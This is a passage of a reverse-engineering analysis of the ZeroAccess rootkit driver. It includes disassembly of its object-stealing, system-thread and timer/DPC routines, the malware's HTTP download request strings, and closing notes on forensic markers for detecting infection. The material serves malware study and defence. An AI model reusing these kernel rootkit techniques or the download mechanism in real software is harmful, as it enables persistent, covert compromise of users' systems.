
This call returns a true/false value based on the success/fail of ZwMapViewOfSection.

If the function fails, execution will jump to the MDL Clear call previously seen and then exits. In the else case we land to the final piece of this driver. Once again, let’s clarify that the scope of all of these operations performed on the randomly chosen System Driver, the purpose is inoculate malicious code delivered by the authors of ZeroAccess and to ensure that the rootkit survives any sort of cleaning or antivirus operation. Lets review the next block of code:



```
10003888                 push    eax             ; SourceString
10003889                 call    sub_10002D9F
1000388E                 call    sub_10003475
10003893                 cmp     dword_100061B0, 0
1000389A                 jz      short loc_100038EC
1000389C                 call    sub_10001BF2
100038A1                 push    dword_100061B0  ; DeviceObject
100038A7                 call    ds:IoAllocateWorkItem
100038AD                 mov     IoWorkItem, eax
100038B2                 test    eax, eax
100038B4                 jz      short loc_100038EC
100038B6                 mov     edi, offset Timer
100038BB                 push    edi             ; Timer
100038BC                 call    ds:KeInitializeTimer
100038C2                 push    0               ; DeferredContext
100038C4                 push    offset DeferredRoutine ; DeferredRoutine
100038C9                 mov     esi, offset Dpc
100038CE                 push    esi             ; Dpc
100038CF                 call    ds:KeInitializeDpc
100038D5                 push    esi             ; Dpc
100038D6                 push    36EE80h         ; Period
100038DB                 or      ecx, 0FFFFFFFFh
100038DE                 push    ecx
100038DF                 mov     eax, 0F70F2E80h
100038E4                 push    eax             ; DueTime
100038E5                 push    edi             ; Timer
100038E6                 call    ds:KeSetTimerEx
100038EC
100038EC loc_100038EC:                           ; CODE XREF: DriverEntry+16F↑j
100038EC                                         ; DriverEntry+189↑j
100038EC                 push    offset sub_1000363E
100038F1                 push    0
100038F3                 call    ds:IoCreateDriver
```


This section is rich in functionality that is of interest to malware reverse engineers. Let’s first look at the first call of the routine, call sub_10002D9F, which takes as argument the previously described SourceString. Further analysis shows:



```
10002DC3                push    12019Fh         ; DesiredAccess
10002DC8                lea     eax, [ebp+FileHandle]
10002DCB                push    eax             ; FileHandle
10002DCC                call    ds:ZwOpenFile
10002DD2                test    eax, eax
10002DD4                jl      loc_10002E8D
10002DDA                push    [ebp+FileHandle] ; FileHandle
10002DDD                lea     eax, [ebp+SourceString]
10002DE0                push    8000000h        ; AllocationAttributes
10002DE5                push    4               ; SectionPageProtection
10002DE7                push    edi             ; MaximumSize
10002DE8                push    edi             ; ObjectAttributes
10002DE9                push    6               ; DesiredAccess
10002DEB                push    eax             ; SectionHandle
10002DEC                call    ds:ZwCreateSection
10002DF2                mov     ebx, ds:ZwClose
10002DF8                test    eax, eax
10002DFA                jl      loc_10002E88
10002E00                push    4               ; Protect
10002E02                push    edi             ; AllocationType
10002E03                push    2               ; InheritDisposition
10002E05                lea     eax, [ebp+FlushSize]
10002E08                push    eax             ; ViewSize
10002E09                push    edi             ; SectionOffset
10002E0A                push    edi             ; CommitSize
10002E0B                push    edi             ; ZeroBits
10002E0C                lea     eax, [ebp+BaseAddress]
10002E0F                push    eax             ; BaseAddress
10002E10                push    0FFFFFFFFh      ; ProcessHandle
10002E12                push    [ebp+SourceString] ; SectionHandle
10002E15                call    ds:ZwMapViewOfSection
10002E1B                test    eax, eax
10002E1D                jl      short loc_10002E83
```

You should be able understand what this piece of code does, it’s pretty similar to the Memory Sharing routine previously seen. This time SectionObject is applied to the randomly chosen driver.

Let’s now examine the second call:



```
1000348D                 mov     ecx, ds:IoDriverObjectType
10003493                 mov     [eax+4], eax
10003496                 mov     [eax], eax
10003498                 lea     eax, [ebp+Object]
1000349B                 push    eax
1000349C                 xor     eax, eax
1000349E                 push    eax
1000349F                 push    eax
100034A0                 push    dword ptr [ecx]
100034A2                 push    eax
100034A3                 push    eax
100034A4                 push    OBJ_CASE_INSENSITIVE
100034A6                 push    offset unk_1000495C
100034AB                 call    ds:ObReferenceObjectByName
100034B1                 test    eax, eax
100034B3                 jl      short loc_100034E2
100034B5                 mov     ecx, [ebp+Object] ; Object
100034B8                 mov     eax, [ecx+14h]
100034BB                 mov     [esi+14h], eax
100034BE                 mov     eax, [ecx+0Ch]
100034C1                 mov     [esi+0Ch], eax
100034C4                 mov     eax, [ecx+2Ch]
100034C7                 mov     [esi+2Ch], eax
100034CA                 mov     eax, [ecx+10h]
100034CD                 mov     [esi+10h], eax
100034D0                 mov     eax, [ecx+1Ch]
100034D3                 mov     [esi+1Ch], eax
100034D6                 mov     eax, [ecx+20h]
100034D9                 mov     [esi+20h], eax  ; \Driver\Disk
100034DC                 call    ds:ObfDereferenceObject
```

This is an interesting piece of code. ObReferenceObjectByName is an Undocumented Export of the kernel declared as follow:

NTSYSAPI NTSTATUS NTAPI ObReferenceObjectByName(

PUNICODE_STRING ObjectName,

ULONG Attributes,

PACCESS_STATE AccessState,

ACCESS_MASK DesiredAccess,

POBJECT_TYPE ObjectType,

KPROCESSOR_MODE AccessMode,

PVOID ParseContext OPTIONAL,

OUT PVOID* Object);

This function is given a name of an object, and then the routine returns a pointer to the body of the object with proper ref counts, the wanted ObjectType is clearly specified by the 5th parameter (POBJECT_TYPE). In our case it will be *IoDriverObjectType.*

ObReferenceObjectByName is a handy function largely used by rootkits to steal objects or as a function involved in the IRP Hooking Process. In our case we have an object stealing attempt, if you remember IRP Hook already happened previously in our analysis. The way this works is by locating the pointer to the driver object structure (DRIVER_OBJECT) that represents the image of a loaded kernel-mode driver, the rootkit is able to access, inspect and modify this structure.

Now, let’s take a look at this block code uncommented. We want to show you the WinDbg view with addition of -b option and the complete DRIVER_OBJECT structure:

```
0:001> dt nt!_DRIVER_OBJECT -b
ntdll!_DRIVER_OBJECT
+0x000 Type : Int2B
+0x002 Size : Int2B
+0x004 DeviceObject : Ptr32
+0x008 Flags : Uint4B
+0x00c DriverStart : Ptr32
+0x010 DriverSize : Uint4B
+0x014 DriverSection : Ptr32
+0x018 DriverExtension : Ptr32
+0x01c DriverName : _UNICODE_STRING
+0x000 Length : Uint2B
+0x002 MaximumLength : Uint2B
+0x004 Buffer : Ptr32
+0x024 HardwareDatabase : Ptr32
+0x028 FastIoDispatch : Ptr32
+0x02c DriverInit : Ptr32
```

+0x030 DriverStartIo : Ptr32


+0x034 DriverUnload : Ptr32

+0x038 MajorFunction : Ptr32

This code is easy to understand. From the base pointer there is an additional value that reaches the wanted DRIVER_OBJECT member, the other blue colorred members are stolen.

We get more clarity if you take a look at last member entry that corresponds (you can see this via a live debugging session) to DriverDisk. Next ObfDereferenceObject is called, the goal is to dereference the Driver Object previously obtained with ObReferenceObjectByName. We want to show the fact that the 'f' variant of ObDereferenceObject is. This 'f' verion is undocumented, before this call we do not see the typical stacked parameter passage. This is the fastcall calling method.

Now let's see the next call:



```
10001BF7                     push    esi
10001BF8                     mov     esi, Object     ; Stolen Object
10001BFE                     push    edi
10001BFF                     xor     edi, edi
10001C01                     push    edi
10001C02                     push    offset unk_10006104
10001C07                     call    ds:KeInitializeQueue
10001C0D                     mov     ecx, esi        ; Object
10001C0F                     call    ds:ObfReferenceObject
10001C15                     push    esi             ; StartContext = stolenObject
10001C16                     push    offset StartRoutine ; StartRoutine
10001C1B                     push    edi             ; ClientId = 0
10001C1C                     push    edi             ; ProcessHandle = 0
10001C1D                     push    edi             ; ObjectAttributes = 0
10001C1E                     push    edi             ; DesiredAccess = 0
10001C1F                     lea     eax, [ebp+Handle]
10001C22                     push    eax             ; ThreadHandle
10001C23                     call    ds:PsCreateSystemThread
10001C29                     mov     ebx, eax
10001C2B                     cmp     ebx, edi
10001C2D                     jge     short loc_10001C39
10001C2F                     mov     ecx, esi        ; Object
10001C31                     call    ds:ObfDereferenceObject
10001C37                     jmp     short loc_10001C4C
10001C39 ; ---------------------------------------------------------------------------
10001C39
10001C39 loc_10001C39:                               ; CODE XREF: sub_10001BF2+3B↑j
10001C39                     push    [ebp+Handle]    ; Handle
10001C3C                     mov     dword_1000612C, 1
10001C46                     call    ds:ZwClose
```

KeInitializeQueue initializes a queue object on which threads can wait for entries, immediately after as you can see, after object referencing, we have a PsCreateSystemThread that creates a system thread that executes in kernel mode and returns a handle for the thread. Observe that the last parameter pushed StartContext is the stolen DriverObject, this parameter supplies a single argument that is passed to the thread when execution begins.

Now, we have a break in linear execution flow, so we need to put a breakpoint into the StartRoutine to be able to catch from debugger what happens into this System Thread.

__System Thread Analysis__

Let’s check out the code of this System Thread.

```
10001B8C                   push    0
10001B8E                   push    1
10001B90                   push    offset Queue
10001B95                   call    ds:KeRemoveQueue
10001B9B                   cmp     eax, 0C0h
10001BA0                   jz      short loc_10001B8C
10001BA2                   cmp     eax, 100h
10001BA7                   jbe     short loc_10001BB0
10001BA9                   cmp     eax, 102h
10001BAE                   jbe     short loc_10001B8C
10001BB0
10001BB0 loc_10001BB0:                                   ; CODE XREF: sub_10001B88+1F↑j
10001BB0                   cmp     eax, offset unk_100060FC
10001BB5                   jz      short loc_10001BE2
10001BB7                   mov     esi, [eax-24h]
10001BBA                   mov     edi, [eax-18h]
10001BBD                   mov     ebx, [eax-40h]
10001BC0                   mov     ebp, [eax-3Ch]
10001BC3                   add     eax, 0FFFFFFA8h
10001BC6                   push    eax                    ; Irp
10001BC7                   call    ds:IoFreeIrp
10001BCD                   mov     eax, [edi]
10001BCF                   push    ebp
10001BD0                   mov     ecx, esi
10001BD2                   push    ebx
10001BD3                   and     ecx, 7
10001BD6                   push    ecx
10001BD7                   and     esi, 0FFFFFFF8h
10001BDA                   push    esi
10001BDB                   mov     ecx, edi
10001BDD                   call    dword ptr [eax+4]
10001BE0                   jmp     short loc_10001B8C
```

Like the DPC (Deferred Procedure Call), the System Thread will serve network purposes.

__End Of System Thread Analysis__

Now we are on the final piece of code of DriverEntry, an IoAllocateWorkItem is called, this function allocates a work item, its return value is a pointer to IO_WORKITEM structure.

A driver that requires delayed processing can use a work item, which contains a pointer to a driver callback routine that performs the actual processing. The driver queues the work item, and a system worker thread removes the work item from the queue and runs the driver's callback routine. The system maintains a pool of these system worker threads, which are system threads that each process one work item at a time.

It's interesting that a DPC that needs to initiate a processing task which requires lengthy processing or makes a blocking call should delegate the processing of that task to one or more work items. While a DPC runs, all threads are prevented from running. The system worker thread that processes a work item runs at IRQL = PASSIVE_LEVEL. Thus, the work item can contain blocking calls. For example, a system worker thread can wait on a dispatcher object.

In our case if IoAllocateWorkItem returns a NULL value (this could happen if there are not enough resources), execution jumps directly to IoCreateDriver, otherwise a Kernel Timer is installed and a DPC called. But let's see in detail what this mean.

KeInitializeTimer fills the KTIMER structure, successively KeInitializeDpc creates a Custom DPC and finally KeSetTimerEx sets the absolute or relative interval at which a timer object is to be set to a Signaled State.


```
BOOLEAN KeSetTimerEx(

__inout PKTIMER Timer,

__in LARGE_INTEGER DueTime,

__in LONG Period,

__in_opt PKDPC Dpc

);
```

Due to the fact that we are in presence of a DPC, the whole routine is a classical CustomTimerDpc installation, this Deferred Procedure Call is executed when timer object's interval expires.

What emerges from the whole routine is another break in linear execution flow of the device driver given by KeInitializeDpc.The DPC provides the capability of breaking into the execution of the currently running thread (in our case when timer expires) and executing a specified procedure at IRQL DISPATCH_LEVEL. DPC can be followed in the debugger by placing a breakpoint into the address pointed by DeferredRoutine parameter of KeInitializeDpc.

__Deferred Procedure Call Analysis__

This is the core instructions related to the Deferred Procedure Call installed:



```
; void __stdcall DeferredRoutine(struct _KDPC *, PVOID, PVOID, PVOID)
DeferredRoutine proc near               ; DATA XREF: DriverEntry+199↓o
                push    0               ; Context
                push    1               ; QueueType
                push    offset WorkerRoutine ; WorkerRoutine
                push    IoWorkItem      ; IoWorkItem
                call    ds:IoQueueWorkItem
                retn    10h
DeferredRoutine endp
```

We need to inspect WorkerRoutine, pointed by the IoQueueWorkItem parameter. Without going into unnecessary detail, from inspection of WorkerRoutine we find the RtlIpv4StringToAddressExA function. It converts a string representation of an IPv4 address and port number to a binary IPv4 address and port. By checking IDA NameWindow we can see via CrossReferences that reconducts to DPC routine the following strings:

DeviceTcp

DeviceUdp

db ‘GET /%s?m=%S HTTP/1.1‘,0Dh,0Ah

db ‘Host: %s‘,0Dh,0Ah

db ‘User-Agent: Opera/9.29 (Windows NT 5.1; U; en)‘,0Dh,0Ah

db ‘Connection: close‘,0Dh,0Ah

And

db ‘GET /install/setup.php?m=%S HTTP/1.1‘,0Dh,0Ah

db ‘Host: %s‘,0Dh,0Ah

db ‘User-Agent: Opera/9.29 (Windows NT 5.1; U; en)‘,0Dh,0Ah

db ‘Connection: close‘,0Dh,0Ah

The DPC is connecting on the network at the TDI (Transport Data Interface), this is immediately clear due to the usage of TDI providers DeviceTcp and DeviceTcp. The purpose of this is clear, the DPC downloads other malicious files that will be placed into:

??C2CAD972#4079#4fd3#A68D#AD34CC121074


Vulnerabilities in the ZeroAccess Rootkit.

Every rootkit has features that are more stealthy than others. In our case with the ZeroAccess rootkit **the filesystem stealth features are very good**. When reverse engineering malware to this level, we discover some weaknesses in the stealth model that we can exploit. This results in some common markers of rootkit infection.


In this driver the most visible points are:

- System Thread
- Kernel Timer and DPC
- Unnamed nature of the Module

Let’s see DPC infection from an investigation perspective. A DPC is nothing more that a simple LIST_ENTRY structure with a callback pointer, represented by KDPC structure. This structure is a member of DEVICE_OBJECT structure, so a easy method to be able to retrieve this Device Object is to surf inside and locate presence of DPC registered routines. To accomplish this task we usually use KernelDetective tool, really handy application that can greatly help kernel forensic inspections.




DPC is associated to a Timer Object so we need to enumerate all kernel timers:



KTIMER	Due Time (High:Low)	Period	Dpc	Dpc Routine	Thread	S...	Status
0x82265550	80000000 : 1a4f532a	0	0x00000000	0x00000000	0x82265460 :: serv...	No	-
0x82514110	00000001 : cac03944	0	0x00000000	0x00000000	0x82514020 :: alg....	No	-
0x82302DC0	00000001 : cac03944	0	0x00000000	0x00000000	0x82302CD0 :: alg....	No	-
0x82424968	00000001 : cac03944	0	0x00000000	0x00000000	0x82424878 :: svc...	No	
0xF8A20150	00000008 : fdc384ac	3600000	0xF8A20178	0xF8A1D016	0x00000000	Yes	Associated DPC running in unknown module
0x823D8DD0	80000000 : 1f24b7a0	0	0xC		0x00000000	No	
0x821D3320	00000001 : 8f33bd60	0	0xC		0x821D3230 :: Sys...	No	-
0xB2DB8BF0	00000001 : 80f18d22	0	0xE	:...	0x00000000	No	-
0x82313688	00000037 : 748cdd30	0	0xC		0x82313598 :: svc...	No	-
0x8228E8E0	00000001 : b56b10a0	0	0xC		0x8228E7F0 :: svc...	No	-
0x82321708	00000001 : 881fc230	0	0xC		0x82321618 :: svc...	No	-
0x82263648	00000001 : 835fd2e4	0	0xC		0x82263558 :: serv...	No	-
0x81FCDC38	00000001 : 85d53fb4	0	0x8	:...	0x00000000	No	-
